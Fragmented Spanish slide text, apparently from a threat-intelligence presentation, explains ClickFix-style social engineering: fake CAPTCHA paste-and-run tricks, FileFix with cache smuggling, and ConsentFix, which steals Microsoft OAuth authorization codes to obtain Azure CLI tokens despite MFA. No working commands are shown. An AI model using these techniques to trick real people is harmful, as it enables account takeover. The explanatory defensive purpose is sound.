
01 03 05 ClickFix clásico macOS ConsentFix Falso CAPTCHA, Win + R, pegar y Enter. Sin Win + R: la víctima pega el comando en Terminal. Adaptación del patrón: no ejecuta nada, abusa de OAuth. La persona sigue instrucciones + SE COMBINA CON EtherHiding blockchain: infra → ClickFix: engaño + ejecución → next stage 02 04 Falso arreglo (FileFix) Con cache smuggling Una pantalla falsa de Windows Update pide “instalar” el fix. El payload ya estaba en la cache, disfrazado de imagen.

malware ✓ Login real de Microsoft 1 5 ✓ Sin password en página falsa 6 VÍCTIMA copia la URL Fake verification (Turnstile) 2 3 la pega 4 MICROSOFT OAuth real de Microsoft redirect → localhost código de autorización 7 8 ADVERSARIO token (Azure CLI) ¿Dónde termina ClickFix y dónde empieza phishing? acceso a la cuenta

víctima. 6 1 LA URL PEGADA PIDE UN EMAIL 5 La verificación también filtra víctimas. LAS INSTRUCCIONES Se lee igual que un ClickFix. El código que Microsoft emitió después del login.

pega en Run / Terminal CONSENTFIX verificación falsa login real de Microsoft code en URL de localhost ejecución ENDPOINT EXECUTION La persona ya no ejecuta el payload: entrega el resultado de su propio login. la persona lo pega el atacante canjea payload acceso IDENTITY / SESSION ACCESS MFA Pasa el MFA la víctima. El resultado. adversario se lleva el MFA sigue siendo necesaria. Lo que no cubre es qué pasa con lo que se emite después de un login válido.

